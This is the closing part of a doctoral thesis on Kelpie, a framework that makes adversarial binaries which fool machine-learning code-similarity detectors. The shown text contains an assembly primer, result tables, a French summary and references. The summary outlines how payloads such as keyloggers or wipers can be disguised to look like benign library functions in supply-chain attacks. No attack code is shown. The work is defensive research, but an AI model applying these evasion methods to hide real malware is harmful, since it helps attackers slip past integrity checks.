9.4 Ethical considerations

The adversarial-generation techniques developed and evaluated in this thesis have a dual-use nature. On one hand, they serve as valuable scientific tools to assess the robustness of binary classifiers and to reveal biases or weaknesses in machine-learning-based detection systems. On the other hand, these same techniques could theoretically be misused to conceal malicious code or to evade automated analysis pipelines.

This research is conducted under the principle that exposing weaknesses in existing systems contributes to their long-term security when responsibly managed, in opposition to the rejected practice of security through obscurity. The work presented in this thesis should be interpreted as a constructive effort to anticipate and mitigate adversarial risks in machine-learning-based binary analysis, not to enable them. Ultimately, ethical adversarial research contributes to building safer and more accountable software-security tools.

A

First annex

A.1 A crash course in assembly programming

Assembly language is a human-readable representation of machine instructions, which is intrinsically very low-level: each instruction corresponds to a specific CPU operation and manipulates processor registers, memory, or control flow. Because our research involves modifying binaries at the instruction level, understanding basic assembly concepts is crucial.

Registers and memory addressing. The CPU exposes general-purpose registers (`rax`, `rbx`, `rcx`, `rdx`), index and base registers (`rsi`, `rdi`, `rbp`, `rsp`), and segment or flag registers. Registers are fast storage locations used to hold operands and intermediate results. Memory operands are addressed using combinations of registers and displacements, for example `mov eax, [rbp-4]` loads a 32-bit value from the address at `rbp-4`.

Instruction format. Each instruction is composed of an *opcode* and optional *operands*. Arithmetic instructions (`add`, `sub`, `mul`), logic instructions (`and`, `or`, `xor`), data transfer (`mov`, `lea`), and control flow (`jmp`, `call`, `ret`) form the essential vocabulary.

Operands can be of three types: **register**, **immediate**, and **memory**. A *register operand* refers to a CPU register such as `rax` or `eax`, representing a small, fast storage location within the processor. An *immediate operand* encodes a constant value directly within the instruction itself, for example `mov eax, 5`, which loads the literal value 5 into `eax`. Finally, a *memory operand* designates a value stored in memory, accessed through an address expression combining registers, scale factors, and displacements, as seen in the previous paragraph. These operand types form the foundation of instruction semantics and define how data moves within the CPU and memory hierarchy.

Control flow. Branching (and thus looping) in assembly is performed with conditional and unconditional jumps. For example:

```
1 cmp eax, ebx
2 je equal_label
```

compares registers `eax` and `ebx` and jumps to label `equal_label` if they are equal, by checking the zero flag (another register) set by the `cmp` instruction.

The stack. The *stack* is a contiguous region of memory used to store temporary data such as function call information, local variables, and saved register values. It operates according to a *Last-In, First-Out* (LIFO) principle: data pushed last onto the stack is the first to be removed, hence its name. On the `x86-64` architecture, the stack grows downward in memory, meaning that each `push` instruction decrements the stack pointer before writing data, while each `pop` increments it after reading.

Two special-purpose registers are used to manage the stack: the **stack pointer** (`rsp`), which always points to the current top of the stack address, and the **base pointer** (`rbp`), which marks the beginning of the current function's stack frame address.

The stack and calling conventions. The call stack stores function call contexts (return addresses, local variables, and saved registers), typical used before jumping to the beginning of the function. On `x86-64 Linux`, the `System V ABI` convention defines that the first six integer/pointer arguments are passed in registers `rdi, rsi, rdx, rcx, r8, r9`, while the return value is placed in `rax`. Each function typically begins by saving the previous base pointer (`rbp`) and creating a new stack frame:

```
push rbp
mov  rbp, rsp
sub  rsp, 16                ; reserve stack space if needed
```

Then pushing the arguments onto the stack before calling the function:

```
; (System V ABI: edi, esi, rdx, rcx, r8, r9)
mov  edi, 5                 ; first argument = 5
mov  esi, 10                ; second argument = 10

call  target_function       ; call target_function
                            ; return value placed in eax (32-bit) /
                               rax (64-bit)
```

And finally recovering the output of the called function:

```
;move return value into ebx for later use
mov  ebx, eax               ; ebx <- return value
```

This disciplined use of the stack enables consistent access to local variables and function parameters across function calls, facilitating debugging and reverse engineering.

Control-flow representation. Because instructions are executed sequentially except at branch or call sites, we can represent the possible execution paths using a *Control Flow Graph (CFG)*, that we detail in section 1.3. Each node of the graph corresponds to a basic block (a straight-line sequence of instructions), and edges represent jumps or calls.

A.2 Common binary analysis constructs

A.2.1 Control Flow Graphs (CFGs)

A Control Flow Graph (CFG) represents all possible execution paths within a function. Each node corresponds to a *basic block*: a sequence of instructions without jumps except at the

end. Directed edges represent possible transfers of control between blocks (for instance, after conditional branches or function calls). By construction, CFGs are directed cyclic graphs.

CFGs are central to binary analysis, enabling well-know graph reasoning and graph-based feature extraction for machine learning. The fig. A.1 shows an example of the CFG corresponding to the function of listing 1.2.




Figure A.1: Simple CFG example.

A.2.2 Interprocedural Control Flow Graphs (ICFGs)

While a CFG models control flow within a single function, an Interprocedural Control Flow Graph (ICFG) extends this concept across function boundaries. It connects the CFGs of individual functions by adding edges representing function calls and returns. This allows reasoning about program behaviour as a whole, capturing call hierarchies and potential recursion. ICFGs are especially relevant for higher-level analyses such as call graph construction, function inlining detection, and binary similarity models operating at the program level.

An example of a simple ICFG connecting the two functions `main` and `recursive_submodule` is shown in fig. A.2.

A.3 Available tools for binary analysis

A wide range of open-source and commercial tools support binary code analysis, covering tasks from disassembly to dynamic tracing and obfuscation. Among the most commonly used static disassemblers in academia are `IDAPro` [10] (commercial), `Ghidra` [11] (open-source), `radare2` [12] and `Capstone` [161].

For dynamic examination, frameworks such as `Cuckoo Sandbox` [162] or `QEMU` [163] enable the observation of runtime behaviour in controlled environments. On the transformation side,




Figure A.2: Simple ICFG example.

academic obfuscation tools like `OLLVM` [41] and `Tigress` [42] are widely used to generate obfuscated binaries with a wide range of perturbations (see 6.4), while our own framework *Kelpie* (introduced in chapter 5) applies similar principles to generate adversarially modified functions for research purposes.

These tools constitute the practical foundation for research in binary code analysis, both for developing models and for evaluating their robustness under adversarial transformations.

B

Second annex

B.1 A more complete set of metrics for targeted attacks

Case	$\mathcal{C}(p_{adv}^{(t)}, p)$	$\mathcal{C}(p_{adv}^{(t)}, t)$	Outcome	Metrics	Attack interpretation
1	`True`	`False`	Failure	*FAILURE*/ *FAILURE@K*	Payload still similar; target rejected
4	`True`	`True`	Confusion	*CONFUSION*/ *CONFUSION@K*	Payload and target both predicted similar
3	`False`	`False`	Evasion	*EVASION*/ *EVASION@K*	Payload concealed; target rejected
4	`False`	`True`	Mimicry	*MARS*/ / *MARS@K*	Payload concealed; target accepted

Table B.1: Decision outcomes when classifying a perturbed sample $p_{adv}^{(t)}$ by a model, in a binary classification task, with corresponding metrics.

Standard evaluation metrics fall short when analysing the behavioural outcome of a mimicry attack. They typically report whether a perturbed sample is mis-classified, but they do not distinguish how this mis-classification occurs. To clarify these scenarios, we partitioned in Section 6.1.4 the classifier's decisions into four mutually exclusive cases, depending on whether the perturbed payload remains associated with its original class p and is considered similar to the intended target t. Table 6.2 summarises these four situations, with the newly defined metrics for each case.

The resulting outcomes (Failure, Confusion, Evasion, and Mimicry) offer an interpretable characterization of the attack's effect, beyond what accuracy or error rates can capture through *AUC* or *HITS@K*.

Scenario Outcome Results - Ablation study

These metrics exemplify the RQ3 results and justify the interpretations given in Section 7.1.2 and Section 7.1.3 of the ablation studies by quantifying more precisely how often each outcome occurs. The results are reported in Table B.2, Table B.3, Table B.4, and Table B.5.

	AUC	*MARS*	*EVASION*	*CONFUSION*	*FAILURE*
Asm2vec [49]	0.83	0.04	0.30	0.04	0.62
CLAP [89]	0.51	0.22	0.29	0.25	0.23
GMN [80]	0.63	0.12	0.16	0.40	0.32
GGSNN [80]	0.37	0.28	0.05	0.52	0.15
HermesSim [91]	0.94	0.00	1.00	0.00	0.00
jTrans [52]	0.70	0.08	0.01	0.84	0.07
Trex [88]	0.95	0.02	0.27	0.01	0.70
Zeek [92]	0.62	0.00	0.00	1.00	0.00

Table B.2: Classifiers performances on the classification test under $Kelpie_{CF}$ perturbation

	$HITS_p$@1/10	$HITS_t$@1/10	*MARS*@1/10	*EVASION*@1/10	*CONFUSION*@1/10	*FAILURE*@1/10
Asm2vec [49]	0.70 / 0.82	0.03 / 0.12	0.03 / 0.04	0.27 / 0.14	0.00 / 0.08	0.70 / 0.74
CLAP [89]	0.09 / 0.35	0.02 / 0.15	0.02 / 0.11	0.89 / 0.55	0.00 / 0.05	0.09 / 0.30
GMN [80]	0.17 / 0.65	0.10 / 0.32	0.10 / 0.12	0.73 / 0.23	0.00 / 0.20	0.17 / 0.44
GGSNN [80]	0.05 / 0.28	0.13 / 0.45	0.13 / 0.35	0.82 / 0.37	0.00 / 0.10	0.05 / 0.18
HermesSim [91]	0.75 / 0.93	0.00 / 0.03	0.00 / 0.00	0.25 / 0.07	0.00 / 0.03	0.75 / 0.90
jTrans [52]	0.51 / 0.76	0.02 / 0.16	0.02 / 0.09	0.47 / 0.15	0.00 / 0.07	0.51 / 0.69
Trex [88]	0.78 / 0.97	0.02 / 0.04	0.02 / 0.00	0.21 / 0.03	0.00 / 0.04	0.78 / 0.93
Zeek [92]	0.04 / 0.22	0.02 / 0.18	0.02 / 0.11	0.94 / 0.67	0.00 / 0.06	0.04 / 0.16

Table B.3: Classifiers performances on the retrieval test under $Kelpie_{CF}$ perturbation

	AUC	*MARS*	*EVASION*	*CONFUSION*	*FAILURE*
Asm2vec [49]	0.39	0.19	0.62	0.04	0.15
CLAP [89]	0.58	0.16	0.47	0.11	0.25
GMN [80]	0.63	0.22	0.13	0.34	0.31
GGSNN [80]	0.64	0.14	0.05	0.51	0.29
HermesSim [91]	0.66	0.00	1.00	0.00	0.00
jTrans [52]	0.64	0.08	0.13	0.61	0.18
Trex [88]	0.70	0.02	0.59	0.07	0.32
Zeek [92]	0.62	0.00	0.00	1.00	0.00

Table B.4: Classifiers performances on the classification test under $Kelpie_{ASM}$ perturbation

	$HITS_p$@1/10	$HITS_t$@1/10	*MARS*@1/10	*EVASION*@1/10	*CONFUSION*@1/10	*FAILURE*@1/10
Asm2vec [49]	0.21 / 0.56	0.33 / 0.71	0.33 / 0.35	0.46 / 0.10	0.00 / 0.37	0.21 / 0.19
CLAP [89]	0.10 / 0.35	0.04 / 0.24	0.04 / 0.17	0.85 / 0.48	0.00 / 0.07	0.10 / 0.28
GMN [80]	0.11 / 0.38	0.01 / 0.11	0.01 / 0.08	0.88 / 0.54	0.00 / 0.03	0.11 / 0.35
GGSNN [80]	0.13 / 0.42	0.03 / 0.19	0.03 / 0.13	0.85 / 0.45	0.00 / 0.06	0.13 / 0.36
HermesSim [91]	0.20 / 0.48	0.01 / 0.08	0.01 / 0.02	0.79 / 0.50	0.00 / 0.06	0.20 / 0.42
jTrans [52]	0.46 / 0.74	0.02 / 0.36	0.02 / 0.08	0.52 / 0.18	0.00 / 0.28	0.45 / 0.46
Trex [88]	0.26 / 0.57	0.00 / 0.05	0.00 / 0.00	0.74 / 0.43	0.00 / 0.05	0.26 / 0.52
Zeek [92]	0.05 / 0.24	0.01 / 0.14	0.01 / 0.07	0.94 / 0.69	0.00 / 0.06	0.05 / 0.17

Table B.5: Classifiers performances on the retrieval test under $Kelpie_{ASM}$ perturbation

Résumé long

Introduction et Contexte

Au cours des dernières décennies, l'interconnexion croissante des infrastructures numériques a considérablement élargi la surface d'attaque des systèmes informatiques modernes. Les composants logiciels, autrefois isolés et monolithiques, sont désormais profondément intégrés dans des environnements *cloud* et des *supply chain* particulièrement complexes. Cette évolution rend la sécurité de ces supply chain critique. Les récentes réglementations, telles que le Cyber Resilience Act (CRA) en Europe, exigent des garanties de sécurité plus strictes et introduisent des mécanismes de transparence comme les SBOM (*Software Bills of Materials*).

Cependant, créer des SBOM précis reste un défi majeur pour les entreprises, à cause de binaires (parfois tiers) dont le code source est indisponible, perdu ou propriétaire. Dans ce contexte, être capable d'analyser et d'identifier automatiquement le code binaire devient essentiel. La Détection de Similarité de Code Binaire (BCSD - *Binary Code Similarity Detection*) s'est ainsi imposée comme une pierre angulaire de la cybersécurité moderne, facilitant la détection de vulnérabilités, l'analyse de malwares et la protection de la propriété intellectuelle.

Face à la complexité et l'échelle des écosystèmes logiciels modernes, la communauté de recherche s'est tournée vers l'apprentissage automatique (Machine Learning - ML) pour automatiser et améliorer les performances des systèmes de BCSD. La plupart de ces modèles apprennent à projeter des fonctions binaires dans un espace vectoriel latent, avec pour objectif que des fonctions sémantiquement équivalentes soient proches les unes des autres. Bien que ces modèles atteignent des performances impressionnantes sur des jeux de données de référence, leur fiabilité face à des adversaires capables de s'adapter reste largement méconnue.

Cette thèse étudie la robustesse des modèles d'apprentissage automatique pour l'analyse de code binaire sous des conditions adverses. Plus précisément, nous introduisons et évaluons *Kelpie*, un framework novateur permettant de générer des exemples adverses de code binaire (par un mécanisme de mimétisme) dans un contexte particulièrement restreint : en boîte noire et sans requête (*zero-query black-box*). L'objectif est de démontrer que les modèles actuels se fient plus à des artefacts syntaxiques superficiels qu'à la sémantique réelle des programmes.

Chapitre 1 : La Sémantique Fragile des Représentations Binaires

Le premier chapitre pose les bases de l'analyse de code binaire en illustrant les défis inhérents à la traduction du code source en code machine. La compilation est un processus destructeur: les informations de haut niveau (noms de variables, types, structures symboliques) sont perdues.

Deux phénomènes récurrents motivent directement notre approche. Premièrement, l'instabilité des graphes de flot de contrôle (CFG). De simples modifications des options d'optimisation (par exemple, de `-O0` à `-O2`) ou l'utilisation de compilateurs différents (`GCC` contre `CLANG`) transfor-

ment radicalement la topologie du CFG pour un code sémantiquement identique. Des branches conditionnelles peuvent être fusionnées, des boucles déroulées, et des fonctions intégrées (*inlining*). Deuxièmement, l'équivalence au niveau des instructions. Une même sémantique peut être exprimée par des séquences d'instructions totalement différentes (par exemple, remplacer un `mov eax, 0` par un `xor eax, eax`).

Ces observations révèlent une limitation fondamentale: les caractéristiques structurelles et syntaxiques extraites des binaires sont fragiles. Les modèles ML s'appuyant sur ces caractéristiques risquent d'apprendre les biais du compilateur plutôt que le comportement intrinsèque (la sémantique) du programme. En outre, les techniques d'obfuscation classiques, telles que l'insertion de prédicats opaques, le code mort et la réorganisation d'instructions, exploitent précisément ces faiblesses pour compliquer la rétro-ingénierie.

Chapitre 2 : L'Apprentissage Automatique pour la Détection de Similarité

Ce chapitre détaille le problème du BCSD et les approches basées sur l'apprentissage automatique. La tâche de BCSD peut être formulée soit comme une classification binaire (deux fonctions sont-elles similaires ?), soit comme une tâche de recherche d'information (*retrieval*) où, pour une fonction requête, le système doit renvoyer les fonctions les plus similaires d'une base de données.

Nous passons en revue l'état de l'art des architectures ML utilisées pour cette tâche, allant des modèles basés sur les séquences d'instructions (comme Asm2vec) aux architectures basées sur les graphes (GMN, GGSNN), les deux (HMS), aux Transformers hybrides modernes (Trex, Trans, Zeek) ou utilisant un LLM (Clap). Malgré la diversité des architectures et des modalités d'entrée (CFG, flux de données, traces d'exécution), une faille commune émerge: le postulat (ou « premier principe ») selon lequel la syntaxe statistique est une approximation suffisante de la sémantique. Cette faille constitue la surface d'attaque principale exploitée dans cette thèse.

Chapitres 3 et 4 : Apprentissage Automatique Adverse et Attaques par Mimétisme

L'apprentissage automatique adverse (*Adversarial Machine Learning*) a révélé que de petites perturbations, souvent imperceptibles, peuvent tromper les réseaux de neurones. Transposer ces concepts au code binaire soulève des défis majeurs, car l'espace du code binaire est discret, hautement structuré, et contraint par une sémantique d'exécution stricte. Toute perturbation risquant de casser la fonctionnalité du programme (voire même avec un crash) est invalide.

Dans le chapitre 4, nous définissons le *threat model* au cœur de notre étude : une attaque ciblée par mimétisme (*targeted mimicry attack*). L'adversaire cherche à modifier une fonction source (souvent une charge utile malveillante, ou *payload*) p pour qu'elle soit classifiée comme similaire à une fonction cible bénigne t, tout en préservant strictement la sémantique originelle de p. Le résultat de cette perturbation est noté $p^{(t)}_{adv}$.

Notre modèle de menace est extrêmement contraint : il s'agit d'une attaque en boîte noire et sans requête (*zero-query black-box*). L'attaquant n'a accès ni à l'architecture du modèle, ni à ses données d'entraînement, ni à ses scores de confiance. Les transformations doivent être conçues a priori, garantissant ainsi que si l'attaque réussit, elle exploite des failles fondamentales partagées par la majorité des modèles de l'état de l'art, assurant une forte transférabilité.

Chapitre 5 : Le Framework *Kelpie*

La contribution centrale de cette thèse est la conception et l'implémentation de *Kelpie*, un framework générant des perturbations sémantiquement valides selon le modèle de menace défini. *Kelpie* opère en combinant deux modules: $Kelpie_{CF}$ et $Kelpie_{ASM}$.

Prétraitement et $Kelpie_{CF}$: Imitation de la Structure de Contrôle

La première étape consiste à analyser le code source C du payload p et de la cible t, et à les traduire dans une représentation intermédiaire normalisée, sous forme d'arbre. Ensuite, $Kelpie_{CF}$ modifie la topologie du graphe de flot de contrôle du payload. Un algorithme de *backtracking* traverse simultanément les arbres de p et de t. Lorsqu'une divergence structurelle est rencontrée, $Kelpie_{CF}$ injecte des nœuds de contrôle de flot (`if`, `while`) provenant de t dans p. Pour garantir que ces insertions n'altèrent pas l'exécution de p, elles sont protégées par des **prédicats opaques** (des conditions dont le résultat est connu à la compilation, forçant l'exécution à ignorer le code injecté) ou placées dans des branches mortes. Le résultat, $p^{(t)}_{adv(CF)}$, possède un CFG isomorphe à celui de la cible t, trompant ainsi les modèles reposant principalement sur les graphes.

$Kelpie_{ASM}$: Alignement local de la Distribution des Instructions

Cependant, imiter la structure ne suffit pas pour tromper les modèles analysant les séquences d'instructions. Le module $Kelpie_{ASM}$ vise à aligner la distribution statistique locale des instructions entre les blocs de base correspondants de $p^{(t)}_{adv(CF)}$ et de t. Pour y parvenir, le framework calcule la distance entre les distributions de mnémoniques. Il insère ensuite des instructions factices issues de la cible (comme des `nop`, ou des écritures dans des registres inactifs) dans les blocs du payload. Afin de préserver la sémantique et d'éviter de corrompre les données du programme, $Kelpie_{ASM}$ utilise une **analyse de vivacité des variables** (*liveness analysis*) pour identifier les "points d'insertion sûrs" (*dataflow-safe instructions*). Le binaire final, $p^{(t)}_{adv}$, imite la cible t tant sur le plan structurel que statistique, sans jamais que sa sémantique initiale ne soit modifiée.

Chapitre 6 : Évaluation Empirique des Attaques *Kelpie*

Pour évaluer l'efficacité de *Kelpie*, nous avons mis en place un protocole expérimental rigoureux reposant sur un jeu de données composé de binaires issus de projets open-source comme OpenSSL, zlib, etc., compilés pour diverses architectures et avec différentes optimisations. Nous avons évalué notre attaque contre huit classifieurs représentatifs de l'état de l'art.

Pour quantifier le succès, nous introduisons la métrique *MARS* (*Mimicry Attack Rate of Success*). Une attaque est considérée comme réussie si le modèle classe le binaire perturbé $p^{(t)}_{adv}$ comme étant similaire à la cible t et dissimilaire du payload d'origine p. Les résultats expérimentaux démontrent que *Kelpie* dégrade drastiquement les performances de classification et de recherche (*retrieval*) des modèles ciblés. La métrique *MARS* atteint des niveaux élevés, confirmant que les représentations latentes apprises par ces réseaux de neurones sont fortement biaisées par des caractéristiques syntaxiques facilement manipulables. De plus, une comparaison avec des techniques d'obfuscation standard (OLLVM) montre que *Kelpie* est nettement plus efficace pour mener des attaques ciblées, là où l'obfuscation classique ne provoque que de l'évasion pure (bruit).

Chapitre 7 : Compréhension et Défense

Dans ce chapitre, nous cherchons à analyser en profondeur les mécanismes de vulnérabilité via une **étude d'ablation**. Nous testons séparément les effets de $Kelpie_{CF}$ et de $Kelpie_{ASM}$. L'étude révèle que les modèles basés uniquement sur les CFG sont complètement trompés par $Kelpie_{CF}$ seul, tandis que les modèles basés sur des séquences ou des Transformers nécessitent l'ajout de $Kelpie_{ASM}$ pour être pleinement mis en défaut. Cela prouve la complémentarité vitale des deux étapes de notre framework.

Face à ces vulnérabilités, nous explorons l'intégration de défenses, notamment l'**entraînement adverse** (*adversarial training*). En intégrant les échantillons générés par *Kelpie* dans le corpus d'entraînement des modèles, nous observons une amélioration de la robustesse inégale selon les modèles.

Chapitre 8 : Cas d'Étude - Dissimulation de Vulnérabilités et de Charges Utiles

Afin d'illustrer la pertinence de nos recherches dans des scénarios tirés du monde réel, nous appliquons *Kelpie* à des attaques de chaînes d'approvisionnement logiciel (*supply-chain attacks*). L'objectif d'un attaquant pourrait être d'insérer furtivement un *keylogger* ou un *wiper* (logiciel d'effacement de disques) au sein d'une bibliothèque open-source légitime.

Nous avons divisé ces charges utiles malveillantes en deux sous-modules (un déclencheur et un sous-programme) afin de faciliter leur insertion, et utilisé *Kelpie* pour que la fonction déclencheur imite une fonction bénigne issue d'applications réelles (comme Redis ou Masscan). Les tests montrent que les systèmes de BCSD de pointe classifient systématiquement la charge utile compromise comme étant la fonction bénigne d'origine, avec un niveau de confiance extrêmement élevé. Ce cas d'étude met en évidence le danger critique de s'en remettre uniquement aux classifieurs ML actuels pour vérifier l'intégrité des bibliothèques dans les chaînes de compilation modernes.

Chapitre 9 : Conclusion et Perspectives

Cette thèse a mis en lumière les angles morts sécuritaires des modèles d'apprentissage automatique dédiés à l'analyse de code binaire. En introduisant *Kelpie*, nous avons prouvé qu'un attaquant opérant en boîte noire absolue pouvait générer des perturbations sémantiquement valides capables de tromper systématiquement l'état de l'art des systèmes de BCSD. Ces travaux remettent en question le postulat selon lequel les similarités syntaxiques et structurelles peuvent se substituer à une véritable compréhension sémantique de l'exécution.

Plusieurs limitations ouvrent la voie à de futurs travaux. Actuellement, *Kelpie* nécessite un accès au code source pour effectuer le prétraitement et la traduction en représentation intermédiaire. Une évolution majeure consisterait à adapter les algorithmes d'imitation et d'injection directement au niveau de l'assembleur ou du code machine. De plus, nos attaques se concentrent à l'échelle de la fonction: étendre *Kelpie* à l'échelle du programme complet permettrait de tromper les détecteurs systémiques.

D'un point de vue défensif, ces découvertes encouragent la communauté à s'orienter vers des modèles hybrides intégrant des caractéristiques symboliques (comme l'exécution symbolique ou l'analyse de flux de données contrainte) aux représentations statistiques, afin de construire des

systèmes d'analyse de code binaire plus fiables, robustes et interprétables face aux adversaires de demain.

Bibliography

[1] Eu cra sbom requirements. EUR-lex website, 2025. `https://eur-lex.europa.eu/eli/reg/2024/2847/oj/eng`.

[2] Tristan Benoit. *Cartographie des programmes et de leurs interrelations*. PhD thesis, Université de Lorraine, 2023.

[3] Sylvain Cecchetto. Analyse du flot de données pour la construction du graphe de flot de contrôle des codes obfusqués. *Theses, Université de Lorraine*, 2021.

[4] Irfan Ul Haq and Juan Caballero. A Survey of Binary Code Similarity. *ACM Comput. Surv.*, 54(3):1–38, April 2022.

[5] Jian Gao, Xin Yang, Ying Fu, Yu Jiang, and Jiaguang Sun. VulSeeker: a semantic learning based vulnerability seeker for cross-platform binary. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, pages 896–899, Montpellier France, September 2018. ACM.

[6] Wesley Jin, Sagar Chaki, Cory Cohen, Arie Gurfinkel, Jeffrey Havrilla, Charles Hines, and Priya Narasimhan. Binary function clustering using semantic hashes. In *2012 11th International Conference on Machine Learning and Applications*, volume 1, pages 386–391. IEEE, 2012.

[7] Aylin Caliskan, Fabian Yamaguchi, Edwin Dauber, Richard Harang, Konrad Rieck, Rachel Greenstadt, and Arvind Narayanan. When Coding Style Survives Compilation: De-anonymizing Programmers from Executable Binaries. In *Proceedings 2018 Network and Distributed System Security Symposium*, San Diego, CA, 2018. Internet Society.

[8] Lannan Luo, Jiang Ming, Dinghao Wu, Peng Liu, and Sencun Zhu. Semantics-based obfuscation-resilient binary code similarity comparison with applications to software and algorithm plagiarism detection. *IEEE Transactions on Software Engineering*, 43(12):1157–1177, 2017.

[9] Debin Gao, Michael K Reiter, and Dawn Song. Binhunt: Automatically finding semantic differences in binary programs. In *International Conference on Information and Communications Security*, pages 238–255. Springer, 2008.

[10] Chris Eagle. *The IDA Pro Book: The unofficial guide to the world's most popular disassembler*. No Starch Press, 2011.

[11] National Security Agency. Ghidra software reverse engineering framework, 2019. `https://ghidra-sre.org/`.

[12] radare.org. radare2: The open source reverse engineering framework, 2023. `https://rada.re/n/`.

[13] Andrea Marcelli, Mariano Graziano, Xabier Ugarte-Pedrero, Yanick Fratantonio, Mohamad Mansouri, and Davide Balzarotti. How machine learning is solving the binary function similarity problem. In *31st USENIX Security Symposium (USENIX Security 22)*, pages 2099–2116, 2022.

[14] Daniel Arp, Erwin Quiring, Feargus Pendlebury, Alexander Warnecke, Fabio Pierazzi, Christian Wressnegger, Lorenzo Cavallaro, and Konrad Rieck. Dos and Don'ts of Machine Learning in Computer Security. pages 3971–3988, 2022.

[15] Daniel Arp, Erwin Quiring, Feargus Pendlebury, Alexander Warnecke, Fabio Pierazzi, Christian Wressnegger, Lorenzo Cavallaro, and Konrad Rieck. Pitfalls in machine learning for computer security. *Commun. ACM*, 67(11):104–112, October 2024.

[16] Ian Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. In *International Conference on Learning Representations*, 2015.

[17] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. In *International Conference on Learning Representations*, 2014.

[18] Kevin Eykholt, Ivan Evtimov, Earlence Fernandes, Bo Li, Amir Rahmati, Chaowei Xiao, Atul Prakash, Tadayoshi Kohno, and Dawn Song. Robust physical-world attacks on deep learning visual classification. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 1625–1634, 2018.

[19] Nicholas Carlini and David Wagner. Audio adversarial examples: Targeted attacks on speech-to-text. In *2018 IEEE security and privacy workshops (SPW)*, pages 1–7. IEEE, 2018.

[20] Robin Jia and Percy Liang. Adversarial examples for evaluating reading comprehension systems. In *Proceedings of the 2017 Conference on Empirical Methods in Natural Language Processing (EMNLP)*, pages 2021–2031, 2017.

[21] Luca Demetrio, Battista Biggio, Giovanni Lagorio, Fabio Roli, and Alessandro Armando. Functionality-preserving black-box optimization of adversarial windows malware. *IEEE Transactions on Information Forensics and Security*, 16:3469–3478, 2020.

[22] Alina Oprea and Apostol Vassilev. Adversarial machine learning: A taxonomy and terminology of attacks and mitigations. Technical report, National Institute of Standards and Technology, 2023.

[23] Giorgio Severi, Jim Meyer, Scott Coull, and Alina Oprea. {Explanation-Guided} backdoor poisoning attacks against malware classifiers. In *30th USENIX security symposium (USENIX security 21)*, pages 1487–1504, 2021.

[24] Erwin Quiring, David Klein, Daniel Arp, Martin Johns, and Konrad Rieck. Adversarial preprocessing: Understanding and preventing {Image-Scaling} attacks in machine learning. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1363–1380, 2020.

[25] David Wagner and Paolo Soto. Mimicry attacks on host-based intrusion detection systems. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, pages 255–264, 2002.

[26] Luca Demetrio, Scott E. Coull, Battista Biggio, Giovanni Lagorio, Alessandro Armando, and Fabio Roli. Adversarial exemples: A survey and experimental evaluation of practical attacks on machine learning for windows malware detection. *ACM Trans. Priv. Secur.*, 24(4), sep 2021.

[27] Cve-2024-3094 detail, 2024. https://nvd.nist.gov/vuln/detail/CVE-2024-3094.

[28] Jialai Wang, Chao Zhang, Longfei Chen, Yi Rong, Yuxiao Wu, Hao Wang, Wende Tan, Qi Li, and Zongpeng Li. Improving {ML-based} binary function similarity detection by assessing and deprioritizing control flow graph features. In *33rd USENIX Security Symposium (USENIX Security 24)*, pages 4265–4282, 2024.

[29] Dennis Andriesse. *Practical binary analysis: build your own Linux tools for binary instrumentation, analysis, and disassembly.* no starch press, 2018.

[30] Andrew W. Appel. *Modern Compiler Implementation in C: Basic Techniques.* Cambridge University Press, USA, 1997.

[31] Thaís Damásio, Michael Canesche, Vinícius Pacheco, Marcus Botacin, Anderson Faustino Da Silva, and Fernando M. Quintão Pereira. A Game-Based Framework to Compare Program Classifiers and Evaders. In *Proceedings of the 21st ACM/IEEE International Symposium on Code Generation and Optimization*, pages 108–121, Montréal QC Canada, February 2023. ACM.

[32] Keane Lucas, Lujo Sharif, Mahmood skanand Bauer, Michael K. Reiter, and Saurabh Shintre. Malware makeover: Breaking ml-based static analysis by modifying executable bytes. In *Proceedings of the 2021 ACM Asia Conference on Computer and Communications Security*, ASIA CCS '21, page 744–758, New York, NY, USA, 2021. Association for Computing Machinery.

[33] Vasilis Pappas, Michalis Polychronakis, and Angelos Keromytis. Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. *Proceedings - IEEE Symposium on Security and Privacy*, pages 601–615, 05 2012.

[34] Feargus Pendlebury, Fabio Pierazzi, Roberto Jordaney, Johannes Kinder, and Lorenzo Cavallaro. {TESSERACT}: Eliminating experimental bias in malware classification across space and time. In *28th USENIX security symposium (USENIX Security 19)*, pages 729–746, 2019.

[35] Savino Dambra, Yufei Han, Simone Aonzo, Platon Kotzias, Antonino Vitale, Juan Caballero, Davide Balzarotti, and Leyla Bilge. Decoding the Secrets of Machine Learning in Malware Classification: A Deep Dive into Datasets, Feature Extraction, and Model Performance. In *Proceedings of the 2023 ACM SIGSAC Conference on Computer and Communications Security*, pages 60–74, Copenhagen Denmark, November 2023. ACM.

[36] Gabriel Sauger. Kelpie: Binary adversarial example generation framework. `https://gitlab.inria.fr/gsauger/kelpiecfg.git`, 2024. Accessed: 2025-01-10.

[37] Gabriel Sauger. Kelpie: Binary adversarial example generation framework. `https://gitlab.inria.fr/gsauger/kelpieasm.git`, 2024. Accessed: 2025-01-10.

[38] Gabriel Sauger. Kelpie: Binary adversarial example generation framework. `https://gitlab.inria.fr/gsauger/kelpieexpe.git`, 2024. Accessed: 2025-01-10.

[39] Christian Collberg, Clark Thomborson, and Douglas Low. A taxonomy of obfuscating transformations, 1997.

